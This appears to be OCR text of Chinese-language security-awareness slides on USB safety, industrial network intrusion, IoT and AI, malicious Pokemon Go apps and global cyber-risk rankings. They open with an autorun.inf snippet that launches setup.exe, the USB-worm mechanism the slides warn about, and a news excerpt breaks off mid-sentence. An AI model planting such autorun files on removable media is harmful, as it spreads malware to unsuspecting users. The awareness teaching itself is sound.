



```
[AutoRun]
open=setup.exe
icon=setup.exe
```


如何確保隨身碟使用安全

- 在自己的電腦上安裝USB Protector及USB VirusKiller。
- 在隨身碟上建立一個autorun.inf的資料夾使用公用電腦前先重開機
- 關閉Windows 自動播放功能

如何關閉瀏覽器記憶密碼功能-IE




如何關閉瀏覽器記憶密碼功能-Chrome



工業互聯網安全 | 台積電之後，下一個“中毒”的會是誰？

外部攻擊者可用的管理介面（SSH、TELNET、RDP）、特權使用者的字典密碼、外部攻擊者可用的 DBMS 連接介面、易受攻擊的軟體版本、不安全協定的使用、任意檔上傳、SNMP 社區字串配置、遠端代碼執行、使用者和軟體許可權過大以及在明文或公眾中存儲敏感性資料都是導致工業企業容易遭遇入侵的原因。研究表明，43%的工業企業資訊系統邊界的 Web 應用程式安全級別都很差。



工業互聯網安全 | 台積電之後，下一個“中毒”的會是誰？

大多數攻擊易於部署，攻擊難度低

67% 的攻擊向量難度都比較低；且大多攻擊向量只需利用設備和網路中現存的配置漏洞或系統漏洞就可以部署。而各類駭客大會、開源社區乃至地下論壇等大量湧現，讓工控系統軟硬體設備的漏洞及利用方式都能輕易獲取，大量工控設備的弱口令資訊及工控系統的掃描、探測、滲透方法都公之於眾。

人為因素

大多數可以通過企業資訊系統進入工業網路的企業網路配置或流量提取都存在漏洞。64% 的案例都顯示漏洞是由管理員創建遠端系統管理機制時造成的；甚至還有 18% 的企業根本沒有將工控元件完全物理隔離。也就是說，大多數工業互聯網企業的員工網路安全意識依然不強。在台積電“中毒”事件中，也是由於工作人員新加入一台電腦設備卻沒有提前殺毒直接聯網，導致病毒傳播，造成後續一系列的停擺。

工業互聯網安全 | 台積電之後，下一個“中毒”的會是誰？

詞典密碼和老舊軟體影響

大多數工業企業所使用的密碼都是詞典密碼，很容易查詢。此外，許多工業協定、設備、系統在設計之初並沒有考慮到在複雜網路環境中的安全性，而且這些系統的生命週期長、升級維護少，結果就是大量工業企業所使用的軟體變成了老舊軟體，存在很多已知的漏洞且難以修復。帶病運行”的設備和系統很容易被入侵。而攻擊者正是利用這些漏洞實施攻擊，獲取大量特權並接管整個企業基礎設施。


工業互聯網中常見的攻擊模式

調查顯示：配置錯誤；原始程式碼漏洞以及常見高危漏洞都容易導致工業互聯網安全事件。攻擊者可以通過企業局域網或者被入侵的工業流程滲透進工業網路，典型的攻擊分為三個階段：

1. 使用網路插口、Wi-Fi 訪客聯網或其他聯網攻擊獲取企業資訊系統主機上的作業系統許可權；一旦獲取許可權，攻擊者就會提升伺服器或員工工作站的本地許可權，並搜集網路拓撲、設備以及軟體的相關資訊；

2. 獲取企業資訊系統上一台或多台主機的最大許可權後，進一步利用軟體、作業系統、web應用、網路配件、使用者認證等流程的漏洞，獲取更多端點的控制權；

3. 獲得對關鍵系統的訪問權並攻擊工業網路


IOT
VS
AI

物聯網技術概念架構

全面感知

LoRa™

BT

Bluetooth® 4.0

ZigBee®

Wi Fi™

4G

RS 485

EtherNet/IP™

可靠傳遞

雲端
伺服器

PC/NB

行動裝置

智慧處理


人工智慧的再突破

- 近年來科學家發現，要讓機器有智慧，並不一定要真正賦予它思辯能力，可以大量閱讀、儲存資料並具有分辨的能力，就足以幫助人類工作。
- 餵智慧機器它「吃」大數據。大數據就像智慧機器的食物，智慧機器如何消化那麼多數據？這就要靠演算法，負責讀取、大數據推演，分析，機器學習，同時產出結果。
- 演算法有預測分析的演算法、各類統計演算法、深度學習的演算法等。每個會寫程式的人，都可能創造自己的演算法，好的演算法，造就聰明的AI，高IQ的機器人


物聯網大數據提供人工智慧的再突破

人工智慧=大數據+智慧演算

AI人智慧．物聯網．大數據



困難問題解決



人在岸邊的時候，動物不會吃其他東西，若人到對岸，把兩種以上的東西留在另一邊，則羊會吃果子，狼會吃羊；目的是要把所有東西都運到對岸。

寶可夢玩家小心 相關程式僅11%非惡意

中央社 – 2016年8月8日 上午10:26

（中央社記者吳家豪台北8日電）熱門手機遊戲《Pokemon Go》（精靈寶可夢Go）台灣6日開放下載，資安廠趨勢科技發現，Google Play上《Pokemon Go》相關應用程式有87%都是廣告程式，僅11%是非惡意程式。

結合地理定位和擴增實境（AR）的最新遊戲《Pokemon Go》席捲全球，台灣也在8月6日開放下載，已取代Facebook成為Android裝置上使用率最高的應用程式。

趨勢科技（Trend Micro）在7月8日至7月24日這段期間分析了Google Play上149個《Pokemon Go》相關的應用程式，這些應用程式加起來共累積超過390萬次下載。

趨勢科技將這些《Pokemon Go》相關應用程式歸納為下列4類，包括「指南、過關步驟、教學」，占52.35%；「假的GPS位置／地點」，占18.12%；給玩家彼此交換心得的「社群網路相關」，占14.77%；「其他」，例如桌布應用程式和下載工具，占14.76%。

不但如此，趨勢科技發現，在7月8日至7月20日之間，Google Play上《Pokemon》相關


永吉路
YongJi Rd.

POKEMON GO INCENSE 程式

Incense{
IncenseLifetimeSeconds: 1800
StandingTimeBetweenEncountersSec: 300
MovingTimeBetweenEncounterSec: 60
DistanceRequiredForShorterIntervalMeters: 200
}

如果是站立不動 刷新頻率5分鐘
但如果是處於移動狀態並且超過200m 刷新頻率為1分鐘

個資完全不重視收集
batch.upsight-api.com 回傳個人資料到這個網域

世界經濟論壇-全球風險報告

1. 極端天氣事件(例如洪水、風暴等)
2. 減緩氣候變化失敗
3. 重大自然災害(如地震、海嘯、火山爆發、地磁暴)
4. 數據欺詐/盜竊的大規模事件
5. 大規模的網絡攻擊
6. 人為的環境破壞和災害(如油氣泄漏、放射性污染)
7. 大規模的非自願移民
8. 生物多樣性減少和生態系統崩潰(陸地或海洋)
9. 水資源危機
10. 主要經濟體的資產泡沫

世界經濟論壇-全球風險報告

1. 大規模殺傷性武器
2. 減緩氣候變化失敗
3. 極端天氣事件(洪水、風暴)
4. 水資源危機
5. 重大自然災害(如地震、海嘯、火山爆發、地磁暴)
6. 生物多樣性減少和生態系統崩潰(陸地或海洋)
7. 大規模網絡攻擊
8. 關鍵信息基礎設施和網絡癱瘓
9. 人為環境破壞和災害(如油氣泄露、放射性污染)
10. 傳染病迅速和大規模傳播

世界經濟論壇-全球風險報告

1. 極端天氣事件＋減緩氣候變化失敗
2. 大規模網絡攻擊＋關鍵信息基礎設施和網絡崩潰
3. 結構性失業率高或就業不足＋技術進步帶來不利後果
4. 結構性失業率高或就業不足＋社會不穩定
5. 大規模數據欺詐/盜竊＋大規模網絡攻擊事件
6. 區域或全球監管失敗＋州際沖突和區域後果
7. 極端天氣事件＋糧食危機
8. 主要金融機制或機構崩潰＋主要經濟體的資產泡沫
9. 大規模非自願移民＋州際沖突與區域後果
10. 技術進步帶來不利後果＋大規模網絡攻擊

2019年五大網路威脅

- **1.AI Fuzzing**

AI領域中，威脅載體目前可以定義為未知狀態，所以也會有大量的0day存在，在這種情況下，使用模糊測試也許會有意想不到的結果。儘管使用fuzz技術查找0day這種方法現在並不被重視，但隨著人工智慧和機器學習應用的普及，fuzz也許會因其高效的特點，再次成為駭客手中的大餅。

2019年五大網路威脅


- **2.0day漏洞的持續利用**

- 傳統的安全防護機制只能夠修復已知的問題，但針對未知的安全威脅的探測十分有限。隨著現在的網路攻擊頻率逐漸增加，僅僅是防護必然是不夠的。

2019年五大網路威脅

- **3.僵屍網路**

- 僵屍網路可以隨意在協同或自主的狀態間切換，利用0day採礦一樣，僵屍網路的大量存在很有可能對日後的犯罪模式產生影響。專業的駭客也需要花錢來發現、打造或利用所需要的漏洞，甚至像勒索軟體供應商這類服務也需要有專業的駭客作為資源支持。



云鼠标平台后台管理系统

Cloud mouse platform background management system

用户名:

密码:

记住密码

